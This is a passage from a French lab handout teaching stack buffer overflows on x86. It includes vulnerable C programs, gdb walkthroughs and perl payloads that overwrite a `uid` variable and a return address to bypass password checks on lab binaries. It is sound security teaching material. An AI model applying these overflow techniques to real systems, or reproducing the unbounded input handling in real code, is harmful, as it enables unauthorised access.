En réalité, dans notre exemple, l'adresse pointée par `p` est bien l'adresse de `b` : `0xbffff523`. Tout est question de la manière de représenter de la mémoire.

Nous savons que chaque adresse mémoire contient une valeur de 1 octet. Nous avons donc demandé à `gdb` d'afficher le contenu de la mémoire en groupant les données par octets : `x /48bx $esp`. Or, la valeur du pointeur `p` est une adresse codée sur 4 octets, on parle alors d'un mot de 4 octets (ou d'un mot de 32 bits). Pour décoder la valeur, il faut donc définir un ordre à attribuer aux octets qui composent le mot. C'est-à-dire, il faut définir si le premier octet présent dans la mémoire (à l'adresse la plus petite) sera placé à la fin du mot, ou si c'est le dernier octet présent dans la mémoire (à l'adresse la plus grande) qui sera placé à la fin.

Définir cet ordre, c'est définir l'*endianness* : on parle de *little-endian* lorsque l'octet à l'adresse la plus petite est placé à la fin du mot et de *big-endian* lorsque l'octet à l'adresse la plus grande est placé à la fin. C'est l'architecture du processeur qui définit l'*endianness*. Dans ce TP, nous travaillons sur une architecture x86, c'est-à-dire une architecture *little-endian*. La valeur du pointeur `p`, qui est initialisée à `0x23 0xf5 0xff 0xbf`, vaut donc `0xbffff523`.

Pour s'en convaincre, nous pouvons demander au débogueur `gdb` d'afficher un mot de 32 bits entier pour la valeur de `p`. `gdb` se chargera tout seul de placer les octets dans le bon ordre, en fonction de l'architecture du processeur sur lequel le programme s'exécute. Pour afficher un mot de 32 bits, il faut remplacer l'unité **`b`** (*Byte*) par l'unité **`w`** (*Word*).

```
(gdb) x /4bx &p
0xbffff544:  0x23  0xf5  0xff  0xbf
(gdb) x /1wx &p
0xbffff544:  0xbffff523
```

L'*endianness* ne doit pas être confondue avec le *bit numbering*, qui définit dans quel ordre les bits sont transmis dans les liaisons série :

— *LSB first* (*least significant bit first*) : bit de poids faible en premier.

— *MSB first* (*most significant bit first*) : bit de poids fort en premier.

Depuis la mémoire, les données sont représentée en binaire avec le bit de poids faible placé à droite (exactement comme les nombres en décimal : les unités sont placées à droite des dizaines). Une analogie peut être faite avec les transmissions *MSB first*.

Avec `gdb`, pour représenter la mémoire en binaire, il faut remplacer le format **`x`** (hexadécimal) par le format **`t`** (*two*, pour la base deux).

```
(gdb) x /4bx &p
0xbffff544:  0x23  0xf5  0xff  0xbf
(gdb) x /4bt &p
0xbffff5a4:  00100011  11110101  11111111  10111111
```

5.2 Accès en écriture : atteinte à l'intégrité

Nous avons vu que les dépassements de tampon peuvent porter atteinte à la propriété de confidentialité des données d'un programme. Nous allons maintenant voir comment influencer le comportement des structures de contrôles en portant atteinte à l'intégrité des données.

Nous considérons un programme dont les données contiennent un secret dont les accès en lecture sont protégés. Ce programme demande à l'utilisateur de taper un mot de passe seulement si celui-ci n'est pas administrateur du système. Le code source du programme est le suivant (interdiction de le modifier !) :

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

int main(
  int argc,
  char *argv[]
) {
  int uid = getuid();
  int session = 0;
  char buf[32];
  char secret[] = "secretFOU";

  printf("Ecris moi le mot de passe sur fd 0\n");
  scanf("%s", &buf[0]);
  if ( uid == 0 ) { // Si l'utilisateur est root
    session = 1;
  } else {
    session = !strcmp(buf, secret);
  }

  if ( session ) {
    printf("Bonjour vous\n");
    return 0; // victoire!
  } else {
    printf("Le mot de passe n'est pas correct.\n");
    return 1; // retourne une erreur.
  }

  return 0;
}
```

Notons que l'identité de l'utilisateur est stockée en mémoire proche du tampon dans lequel l'entrée utilisateur est recueillie.

Question 25 Le code source du programme est disponible dans le fichier `./tp-vuln/06/root.c`. Compiler le programme avec les options suivantes :

```
gcc -g -O0 -Wall -mpreferred-stack-boundary=3 -o root.elf root.c
```

Constater son fonctionnement.

Question 26 Analyser le code source du programme. À l'aide de `gdb`, identifier les adresses des variables et en déduire où se situe le dépassement de tampon.
Quelle est la variable à laquelle nous devons porter atteinte à l'intégrité pour réussir l'authentification sans être administrateur et sans connaître le mot de passe ? Quelle valeur doit être écrite ?

Question 27 Proposer au programme une entrée bien choisie afin de réussir l'authentification sans être administrateur et sans connaître le mot de passe.

- Utiliser le débogueur `gdb` pour simplifier la phase de compréhension et d'exploitation de la vulnérabilité.
- La commande `print` de l'interpréteur `perl` permet de dupliquer les chaînes de caractères et concaténer avec des valeurs décrites en hexadécimal.

Exemple d'appel à l'interpréteur `perl` pour forger une chaîne de caractères à l'aide d'une duplication de caractères et d'une concaténation avec des valeurs décrites en hexadécimal :

```
debian@myhostname:~/tp-vuln/06/$ perl -e 'print "A"x4 . "\xca\xfe" . "\n"'
```

Vérification des valeurs hexadécimales avec un convertisseur en représentation hexadécimale (`xxd`) :

```
debian@myhostname:~/tp-vuln/06/$ perl -e 'print "A"x4 . "\xca\xfe" . "\n"' | xxd
```

Solution

Pour identifier où se situe le dépassement de tampon, nous devons identifier où se situe le point d'entrée. En observant le code source du programme, nous constatons que l'utilisateur ne peut entrer des données que lors de l'appel à la fonction `scanf` à la ligne 15. Cet appel à la fonction `scanf` écrit à l'adresse du tampon `buf` et aucun contrôle de taille n'est réalisé. Nous devons donc réaliser un dépassement du tampon `buf`.

L'authentification est réussie lorsque la variable `session` est différente de 0 (condition à la ligne 22). À première vue, c'est donc la variable `session` à laquelle nous devons porter atteinte à l'intégrité. Malheureusement, le programme écrase toujours la valeur de la variable `session` (aux lignes 17 et 19) **après** notre dépassement de tampon (à la ligne 15). Porter atteinte à l'intégrité de la variable `session` n'est donc pas une solution viable.

Pour obtenir une valeur de `session` différente de 0, nous devons exécuter le code à la ligne 17. Il faut donc que la variable `uid` soit égale à 0. Or la variable `uid` est écrite par le programme (à la ligne 9) **avant** notre dépassement de tampon (à la ligne 15) et n'est pas réécrite ensuite. Nous pouvons donc porter atteinte à l'intégrité de la variable `uid` et forcer sa valeur à 0 pour réussir l'authentification sans être administrateur et sans connaître le mot de passe.

Utilisons `gdb` pour connaitre les *offsets* entre les adresses des variables :

```
debian@myhostname:~/tp-vuln/06/$ gdb ./root.elf
```

```
(gdb) layout split
# breakpoint ligne 13 du code source C:
(gdb) break 13
(gdb) run
# donne les valeurs de la tete de pile et de la base de pile (pour connaitre la taille):
(gdb) info registers esp ebp
# affiche 64 octets de memoire en hexadecimal depuis la tete de pile:
(gdb) x /64bx $esp
# donne les adresses des variables:
(gdb) print &uid
(gdb) print &session
(gdb) print &buf
(gdb) print &secret
```

Le débogueur nous indique que l'*offset* entre l'adresse de `buf` et l'adresse de `uid` est de 32 octets. Comme la variable `uid` est de type `int`, nous devons écrire 4 octets de valeur 0 pour s'assurer que la valeur de l'entier soit bien 0. Nous pouvons donc attaquer le programme en fournissant, dans son entrée standard, 32 octets pour atteindre la variable `uid` depuis l'adresse de `buf` (et accessoirement remplir le tampon `buf`), suivi de 4 octets nuls pour forcer `uid` à zéro.

```
debian@myhostname:~/tp-vuln/06/$ perl -e 'print "A"x32 . "\x00"x4' | ./root.elf
```

Si nous réfléchissons un peu plus loin, nous pouvons imaginer que la valeur de `uid` contient déjà des zéros en octets de poids fort. En effet, c'est la fonction `getuid` qui retourne la valeur à stocker dans `uid`. Or celle-ci est définie par l'UID de l'utilisateur qui exécute le programme.

```
debian@myhostname:~/tp-vuln/06$ echo $UID
1000
```

Ici, notre UID est de 1000 en décimal, soit `0x03e8` en hexadécimal. Cette valeur rentre sur 2 octets et la variable `uid` possède 4 octets de donnée. Or, comme nous sommes sur une architecture *little-endian*, les octets les plus à droite du nombre `0x000003e8` sont les octets à l'adresse la plus petite. Dans la mémoire du programme, les 4 octets à l'adresse de la variable `uid` doivent donc être : `0xe8 0x03 0x00 0x00`. Nous pouvons vérifier cette théorie avec `gdb` :

```
(gdb) x /4bx &uid
```

Comme nous écrivons de la donnée depuis une adresse plus petite, lorsque nous atteignons l'adresse de `uid`, seuls 2 octets nuls ont besoin d'être écrits car les 2 octets suivants sont déjà nuls. Nous pouvons donc simplifier notre attaque en réduisant le nombre d'octets nuls à 2 :

```
debian@myhostname:~/tp-vuln/06/$ perl -e 'print "A"x32 . "\x00"x2' | ./root.elf
```

Nous pouvons pousser le vice en argumentant que l'entrée utilisateur est passée à une fonction `scanf` et convertie en chaîne de caractères (`%s`) vers le pointeur `&buf[0]` (à la ligne 15 du code source du programme). Or d'après la section 3 du manuel de `scanf`, dans ce cas précis, un caractère nul est automatiquement ajouté par `scanf` lors de la conversion :

```
debian@myhostname:~/tp-vuln/06/$ man 3 scanf
```

```
the next pointer must be a pointer to the initial element of a character array that is long enough to
hold the input sequence  and  the terminating  null  byte ('\0'), which is added automatically.
```

En suivant ce raisonnement, nous pouvons davantage simplifier notre attaque en réduisant le nombre d'octets nuls à 1 :

```
debian@myhostname:~/tp-vuln/06/$ perl -e 'print "A"x32 . "\x00"' | ./root.elf
```

Question 28 (optionnelle) Dans la section 5.1, nous avons attaqué un programme en portant atteinte à la confidentialité de ses données et obtenu le mot passe attendu. Ce même programme est également vulnérables aux attaques où l'on porte atteinte à l'intégrité.
Proposer au programme une entrée bien choisie afin de réussir l'authentification sans connaître le mot de passe.

Solution

Nous pouvons porter atteinte à l'intégrité du tampon `a` pour remplacer le secret avec une chaîne de caractères identique à celle qui est écrite dans `b`. Exemple :

```
debian@myhostname:~/tp-vuln/05/$ cd ~/tp-vuln/05/
debian@myhostname:~/tp-vuln/05/$ perl -e 'print "A" . "\x00"x15 . "A" . "\x00"' | ./passwd.elf
```

6 La pile et son rôle dans le flot d'exécution

Dans la section précédente, nous avons réalisé nos premières attaques sur des programmes écrits en C. Nous avons pu tirer partie des faiblesses de la mise en œuvre de l'allocation mémoire des variables dans un contexte donné en réalisant des dépassements de tampons.

Dans cette section, l'objectif est de considérer un programme qui se protège contre les précédentes attaques en ne stockant pas les secrets dans le même contexte de pile que les variables utilisées pour recueillir les entrées utilisateur. De plus, l'objectif est de comprendre le rôle de la pile dans le flot d'exécution et d'en tirer partie afin de modifier celui-ci.

Nous considérons un programme qui demande à l'utilisateur de rentrer un mot de passe sur l'entrée standard et, si et seulement si celui-ci est correct, affiche un secret à l'aide d'une fonction dédiée. La vérification du mot de passe est elle aussi réalisée par une fonction dédiée. Le code source du programme est le suivant (interdiction de le modifier !) :

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void a() {
5    printf("Voici le secret: secret\n");
6  }
7
8  void b() {
9    printf("Le mot de passe n'est pas bon :)\n");
10 }
11
12 int check() {
13   char buf[32];
14   printf("Ecris moi le mot de passe sur fd 0\n");
15   scanf("%s", &buf[0]);
16   return !strcmp(buf, "password!");
```

```
17 }
18
19 int main(
20   int argc,
21   char *argv[]
22 ) {
23   if ( check() ) {
24     a();
25   } else {
26     b();
27   }
28 }
```

Question 29 Le code source du programme est disponible dans le fichier `./tp-vuln/07/function.c`. Compiler le programme avec les options suivantes :

```
gcc -g -O0 -Wall -mpreferred-stack-boundary=3 -fno-stack-protector -o function.elf function.c
```

Constater son fonctionnement.

Question 30 Analyser le code source du programme. Comment est-ce que le développeur s'assure que le secret et le mot de passe ne sont pas stockés dans le même contexte que les variables utilisées pour recueillir les entrées utilisateur ? Pourquoi une atteinte à la confidentialité du mot de passe, comme réalisée précédemment, ne peut pas être portée dans ce contexte ?

6.1 Analyse approfondie du programme

La différence fondamentale entre le programme précédent et celui-ci est que les mot de passe et secret ne sont pas stockés dans la pile d'exécution. En effet, ceux-ci sont stockés dans la section `.rodata` (donnée en *Read Only*). Nous pouvons l'observer avec la commande suivante :

```
debian@myhostname:~/tp-vuln/07/$ objdump --full-contents --section=.rodata function.elf
```

De plus, aucun appel à `printf` ne permet d'afficher le résultat d'une entrée utilisateur. Nous ne pouvons donc pas utiliser la stratégie précédente pour porter atteinte à la confidentialité du mot de passe ou du secret.

Avant de pouvoir attaquer ce programme et extraire le secret, nous devons donc mener une analyse approfondie de celui-ci. Notre but est d'accéder à la donnée disponible dans la section `.rodata`, c'est-à-dire en exécutant une fonction `printf` qui y a accès. Si vous avez déjà une idée de comment réaliser cette tâche, passez directement à la section 6.2.

Question 31 Utiliser `objdump` pour désassembler le programme que nous venons de compiler. Utiliser l'option `--section` pour ne sélectionner que la section `.text`.
Quelles sont les adresses relatives des fonctions `a`, `b`, `check` et `main` ?

```
debian@myhostname:~/tp-vuln/07/$ objdump --disassemble --section=.text function.elf | less
```

Question 32 À l'aide de `gdb`, ajouter un *breakpoint* avant l'appel de la fonction `check` (à la ligne 23 du code source). Exécuter le programme et afficher les valeurs des tête de pile et base de pile.
Quelle est la taille de la pile d'exécution dans ce contexte (fonction `main`), pourquoi ?

Question 33 Toujours à l'aide de `gdb`, noter l'adresse du *breakpoint* dans la fonction `main`.
Cette adresse est celle de la prochaine instruction exécutée. Le processeur la stocke dans un registre "pointeur d'instruction" (*instruction pointer*, en anglais, ou *ip*). Nous pouvons accéder à cette adresse en affichant la valeur du registre `ip` à tout moment :

```
(gdb) info registers eip
```

Question 34 Noter également l'adresse de l'instruction suivante, celle après le *breakpoint*.
Note : cette adresse n'est pas forcément située à *eip + 1* (ou *eip + 4*, si l'on considère une architecture RISC [1] 32-bits) : sur les architectures CISC [2], comme x86, elle dépend de la taille de l'instruction courante. Ici, l'instruction `call` est codée sur 5 octets : l'adresse de l'instruction suivante est donc située à *eip + 5*.

Solution

Les adresses relatives des fonctions `a`, `b`, `check` et `main` sont respectivement :
— `&a = 0x000011b9`
— `&b = 0x000011e4`
— `&check = 0x0000120f`
— `&main = 0x00001266`
Ceci nous permet de déterminer l'écart entre les fonctions une fois le programme chargé en mémoire. La première de ces quatre fonctions exécutée est la fonction `main`. Avant l'appel de la fonction `check`, nous pouvons utiliser `gdb` pour connaitre les valeurs des tête de pile et base de pile :

```
(gdb) layout split
(gdb) break 23
(gdb) run
(gdb) info registers esp ebp
```

À cet instant de l'exécution, les deux valeurs sont identiques, ce qui signifie que la pile d'exécution est vide. Cela s'explique par le fait qu'aucune variable n'est déclarée dans la fonction main : aucune allocation mémoire n'est nécessaire.

L'instruction située au *breakpoint* est un `call` vers l'adresse de la fonction `check`. Ce qui signifie qu'à la prochaine exécution d'une instruction, le processeur va déplacer le pointeur d'instruction vers l'adresse de la fonction `call`.

Une fois l'exécution de la fonction `check` terminée, un *return* permettra le retour dans le `main` à l'adresse de l'instruction suivante. L'instruction qui permet ce retour est `ret`.

Question 35 Afficher les valeurs des registres `eip`, `ebp` et `esp` et les noter dans un coin. Ensuite, utiliser la commande `stepi` de `gdb` pour n'exécuter qu'une seule instruction (ici l'instruction `call`). Ré-afficher les valeurs des registres `eip`, `ebp` et `esp` ; une exécution de l'instruction `call` fait elle varier seulement la valeur du pointeur d'instruction ?

```
(gdb) info registers eip esp ebp
(gdb) stepi
(gdb) info registers eip esp ebp
```

Question 36 L'exécution de l'instruction `call` modifie également le contexte de pile. Désormais, 4 octets sont contenus dans la pile d'exécution.
Toujours en utilisant `gdb`, afficher la valeur de ces 4 octets. Quel est ce contenu ?

```
(gdb) x /4bx $esp
(gdb) x /1wx $esp
```

Question 37 Exécuter pas à pas les deux premières instructions de la fonction `check`. À chaque étape, afficher les valeurs des registres `eip`, `ebp` et `esp` ainsi que le contenu de la pile d'exécution ; que fait le programme et pourquoi ?
Ne pas hésiter à faire un dessin pour simplifier la compréhension.

```
(gdb) stepi   # push  %ebp
(gdb) info registers eip esp ebp
(gdb) x /2wx $esp
(gdb) stepi   # mov   %esp,%ebp
(gdb) info registers eip esp ebp
```

1. *Reduced Instruction Set Computer* : architecture de processeur qui se caractérise par un jeu d'instructions réduit, visant la rapidité d'exécution grâce à la facilité de décodage et d'exécution en pipeline des instructions machine.
2. *Complex Instruction Set Computer* : architecture de processeur qui se caractérise par un jeu d'instructions comprenant de très nombreuses instructions mixées à des modes d'adressages complexes

La troisième instruction dans la fonction `check` est un `push %ebx`. Cette instruction empile la valeur contenue dans le registre `bx`. Nous ne décrirons pas ce comportement dans ce TP ; nous retiendrons juste que la pile d'exécution de la fonction `check` doit allouer au moins 4 octets en mémoire.

Question 38 La quatrième instruction dans la fonction `check` est un `sub $0x24,%esp`. Déterminer ce que fait cette instruction et justifier la valeur `0x24`.
Pas à pas, à l'aide de la commande `stepi` de `gdb`, exécuter cette instruction et proposer une vérification de la conséquence de son exécution.

Solution

L'appel d'une fonction écrite en C et compilée nécessite plusieurs instructions x86. Ces instructions affectent la pile d'exécution. Les schémas 2 et 3 décrivent les modifications sur la pile d'exécution lors de l'appel de la fonction `check` dans notre exemple. Cette exécution est divisée en 6 étapes :

1. Avant l'exécution de l'instruction `call`, les valeurs des registres `esp` et `ebp` décrivent le contexte de pile dans la fonction `main`. Dans notre exemple, aucune variable n'est allouée en mémoire donc les deux registres ont la même valeur.
2. Lors de l'exécution de l'instruction `call`, le processeur ne fait pas que modifier la valeur du pointeur d'instruction. En parallèle, `call` empile une valeur de 32 bits : l'adresse de l'instruction située après le `call`. Cette adresse pourra être utilisée par le programme pour retourner dans le `main` depuis la fonction `check`. Cette adresse s'appelle l'*adresse de retour* : on la trouve dans la pile d'exécution après un `call`, même si aucune variable n'est allouée en mémoire.
3. Dans la fonction `check`, la première instruction est un `push %ebp`. Cette instruction empile l'adresse de la base de pile du contexte appelant. Cela permet, après un *return* dans la fonction `main` (à la fin de l'exécution de la fonction `check`), de reconstruire le contexte de pile comme il était avant le `call`. Seule la base de pile doit être sauvegardée car la tête de pile sera automatiquement déduite après avoir dépilé tout le contenu de la pile d'exécution de la fonction `check`.



FIGURE 2 – Exécution d'une fonction (1/2)

4. Toujours dans la fonction `check`, la deuxième instruction est un `mov %esp,%ebp`. Cette instruction copie la valeur du registre `esp` dans celle du registre `ebp`. Cela a pour effet de placer la nouvelle base de pile, celle dédiée à la fonction `check`, à la tête de pile de la fonction `main`. De ce fait, tout le contexte de pile de la fonction appelée (`check`) est empilé sur le contexte de pile de la fonction appelante (`main`).
5. Nous avons vu que la troisième instruction dans la fonction `check` est un `push %ebx`. Cette instruction est utilisée pour empiler la valeur contenue dans le registre `bx`. En réalité, la valeur contenue dans le registre `bx` n'est pas importante, cela est simplement un moyen d'allouer en mémoire un mot de 32 bits qui sera utilisé par la suite. Cela modifie donc la valeur contenue dans le registre `esp`, qui est réduite de 4 (car 4 octets = 32 bits).
6. La quatrième instruction dans la fonction `check` est un `sub $0x24,%esp`, soit une soustraction de `0x24` (36 en décimal) à la valeur contenue dans le registre `esp`. En conséquence, la tête de pile est réduite donc de la mémoire supplémentaire est allouée. Au moins 32 octets doivent être alloués en mémoire pour le tampon `buf`

(voir le code source). Ici, c'est le compilateur qui a choisi d'allouer 36 octets, probablement pour des raisons d'alignement.



FIGURE 3 – Exécution d'une fonction (2/2)

Après l'exécution de la quatrième instruction dans la fonction `check`, nous pouvons vérifier que le tampon `buf` a bien été alloué en mémoire. Pour cela, il suffit d'afficher son adresse et de vérifier que celle-ci se situe bien entre la tête de pile et la base de pile (-32, car c'est sa taille).

```
(gdb) info registers esp ebp
(gdb) print &buf
```

Notons que la valeur de `buf` n'a pas été initialisée. Seule la tête de pile a été déplacée. À cet instant de l'exécution, le tampon `buf` peut contenir tout type de donnée que nous ne maîtrisons pas.

Question 39 Ajouter un *breakpoint* avant l'exécution de l'instruction `leave` à la fin de la fonction `check` (située 2 octets avant la fonction `main`). Continuer l'exécution du programme et afficher les valeurs des tête de pile et base de pile.
Note : le programme va demander d'écrire un mot de passe sur l'entrée standard, taper 1 caractère suivi de la touche *entrée* pour passer à la suite de l'exécution.
Quelle est la taille de la pile d'exécution dans ce contexte (fonction `check`), pourquoi ?

```
(gdb) break *(&main - 2)
(gdb) continue
Continuing.
Ecris moi le mot de passe sur fd 0
# taper 1 caractere suivi de la touche entree pour passer a la suite
(gdb) info registers eip esp ebp
```

Question 40 Nous pouvons décrire l'instruction `leave` comme ayant un comportement équivalent à deux instructions :

```
mov %ebp, %esp
pop %ebp
```

Par rapport à la valeur contenue dans le registre `ebp` avant l'exécution de l'instruction `leave`, quelle sera la valeur contenue dans le registre `esp` après l'exécution ? Comment pouvons nous connaître la valeur qui sera contenue dans le registre `ebp` après l'exécution de l'instruction `leave` ?
Vérifiez votre intuition en exécutant l'instruction suivante et en affichant les valeurs contenues dans les registres à l'aide de `gdb`.

```
(gdb) stepi
(gdb) info registers esp ebp
```

Question 41 Nous pouvons décrire l'instruction `ret` comme ayant un comportement équivalent à l'instruction :

```
pop %eip
```

Utiliser `gdb` pour observer les valeurs de `eip`, `esp` et `ebp` avant l'exécution du `ret`. Examiner la mémoire et prédire les valeurs contenues dans ces trois registres après l'exécution du `ret`.
Vérifiez votre intuition en exécutant l'instruction suivante et en affichant le valeurs contenues dans les registres à l'aide de `gdb`.

```
(gdb) stepi
(gdb) info registers eip esp ebp
```

Solution

Le retour d'une fonction écrite en C et compilée nécessite deux instructions x86. Ces instructions affectent la pile d'exécution. Le schéma 4 décrit les modifications sur la pile d'exécution lors du retour de la fonction `check` dans notre exemple. Cette exécution est divisée en 4 étapes :

1. Avant l'exécution de l'instruction `leave`, les valeurs des registres `esp` et `ebp` décrivent le contexte de pile dans la fonction `check`. Dans notre exemple, de la mémoire est allouée dont celle du tampon `buf`. Comme au début de l'exécution de la fonction, il a donc 40 octets de mémoire alloués dans la pile (4 + 36).
2. Nous avons vu que nous pouvons décrire l'instruction `leave` comme ayant un comportement équivalent à deux instructions. La première est un `mov %ebp, %esp`, c'est-à-dire qu'elle commence par copier la valeur contenue dans `ebp` vers `esp`. Ceci a pour effet de dépiler la mémoire allouée pour les variables de la fonction appelée ; dans notre exemple, la fonction `check`.
3. La deuxième partie de l'instruction `leave` est équivalente à un `pop %ebp`, c'est-à-dire qu'elle dépile une valeur (de 4 octets sur une architecture 32 bits) et place celle-ci dans le registre `ebp`. En conséquence, après cette étape, la valeur de `ebp` devient la valeur dépilée : c'est l'adresse de la base de pile du contexte appelant (dans notre exemple, de la fonction `main`) qui a été empilée lors de l'appel de la fonction dont on retourne (dans notre exemple, de la fonction `check`).

   En conséquence, après l'exécution de l'instruction `leave`, la valeur contenue dans le registre `esp` est supérieure de 4 par rapport à celle contenue dans le registre `ebp` avant l'exécution (où 4 octets est la taille d'une adresse sur une architecture 32 bits).

   De plus, après l'exécution de l'instruction du `leave`, la valeur contenue dans le registre `ebp` est celle qui a été lue dans la mémoire à l'adresse de `ebp` avant l'exécution du `leave`. Nous pouvons accéder à cette valeur à l'aide de `gdb` avant l'exécution du `leave` :

   ```
   (gdb) x /1wx $ebp
   ```

4. La dernière étape est l'exécution de l'instruction `ret`. Nous avons vu que nous pouvons décrire cette instruction comme un `pop %eip`. C'est-à-dire que le pointeur d'instruction va être déplacé à l'adresse contenue dans la mémoire pointée par `esp`. Ensuite, la valeur 4 sera ajoutée à `esp`. Après son exécution, la mémoire peut être représentée comme à l'étape 1 décrite sur la figure 3, soit exactement comme avant l'appel de la fonction (où le pointeur d'instruction est désormais situé à l'instruction suivante du `call`).



FIGURE 4 – Retour d'une fonction

Nous avons terminé l'analyse approfondie du programme lors de l'appel de la fonction `check`. En pratique, sur x86, le compilateur encode tous les appels de fonctions et les définitions de fonctions de cette manière. Ceci inclut les appels des fonctions `a()` et `b()` dans notre programme.

En *reverse engineering*, il est donc possible de trouver facilement la définition des fonctions : celles-ci commencent par les instructions `push %ebp` et `mov %esp,%ebp` puis se terminent par `leave` et `ret`. Les appels de fonction sont des instructions `call` avec l'adresse de la première instruction de celle-ci.

6.2 Attaque du programme

Notre analyse approfondie de l'exécution du programme nous a permis de comprendre le rôle de la pile dans le flot d'exécution. En plus de la mémoire allouée aux variables locales, à chaque appel de fonction, deux informations sont empilées : la valeur de la base de pile dans le contexte appelant et l'adresse de retour. Ces informations sont dépilées au retour de la fonction. Cette zone mémoire est essentielle au bon fonctionnement des programmes exécutés sur le processeur.

Question 42 Compte tenu du résultat de notre analyse approfondie, proposer une stratégie pour attaquer le programme et extraire le secret. Notre but est d'accéder à la donnée disponible dans la section `.rodata`, c'est-à-dire en exécutant une fonction `printf` qui y a accès.

Solution

Pour extraire le secret, une stratégie consiste à réaliser un dépassement de tampon à l'aide des entrées utilisateur et écraser l'adresse de retour d'une fonction avec l'adresse de la fonction `a()`. De ce fait, lors de l'exécution de l'instruction `ret`, dans un contexte de pile que nous maîtrisons, la fonction `a()` sera exécutée et celle-ci contient un `printf` de la valeur du secret.

Question 43 À l'aide du débogueur `gdb`, reconstituer précisément le contexte de pile de la fonction où sont allouées les variables dédiées à l'écriture des entrées utilisateur (papiers/crayons ou fichier texte !).

```
(gdb) break 23
(gdb) run
(gdb) info registers eip esp ebp
(gdb) stepi
(gdb) info registers eip esp ebp
# (stepi ; info registers eip esp ebp)...
```

Question 44 Toujours à l'aide du débogueur `gdb`, afficher l'adresse de la fonction `a()` afin de déterminer le contenu de la charge utile nécessaire à notre attaque.

```
(gdb) print &a
```

Question 45 Ne pas fermer le débogueur `gdb`. Dans un nouveau terminal, utiliser l'interpréteur `perl` pour forger la charge utile. Vérifier celle-ci à l'aide d'un convertisseur en représentation hexadécimale.
Rappel : en `perl`, il est possible d'écrire une chaîne de caractères à l'aide d'une duplication de caractères et d'une concaténation avec des valeurs décrites en hexadécimal.

```
debian@myhostname:~/tp-vuln/07/$ perl -e 'print "A"x4 . "\xca\xfe"' | xxd
```

Exécuter le programme directement dans le système d'exploitation ou depuis `gdb` ne provoque pas une allocation du programme à la même adresse. Afin que l'adresse de la fonction `a()` soit toujours la même, sans quitter `gdb`, nous pouvons relancer le programme en choisissant le contenu de l'entrée standard. Pour cela, nous pouvons utiliser les redirections de la commande `run`. Par exemple, la commande suivante redémarre le programme en redirigeant le résultat de `perl` vers l'entrée standard (les espaces sont importants) :

```
(gdb) run < <(perl -e 'print "A"x4 . "\xca\xfe"')
```

Question 46 Dans le débogueur `gdb` qui n'a pas été fermé, supprimer les *breakpoints* à l'aide de la commande `delete` et redémarrer le programme en redirigeant la charge utile vers l'entrée standard.
Vérifier que l'attaque a réussi en observant le secret. Que pouvons nous également observer ?

```
(gdb) delete
(gdb) run < <(perl -e 'print "TODO: charge utile"')
```

Solution

Le programme nous permet d'écrire dans le tableau `buf`. Or, dans la fonction `check()`, celui-ci se situe en haut de la pile. Nous pouvons nous en assurer avec `gdb` :

```
(gdb) break check
(gdb) run
(gdb) info registers esp
(gdb) print &buf
```

Pour écraser l'adresse de retour, nous devons remplir la pile d'exécution et continuer à écrire pour effectuer un dépassement de tampon (voir l'étape 6 sur le schéma de la figure 3). Les registres `ebp` et `esp` nous donnent la taille de la pile d'exécution :

```
(gdb) print $ebp - $esp
$1 = 40
```

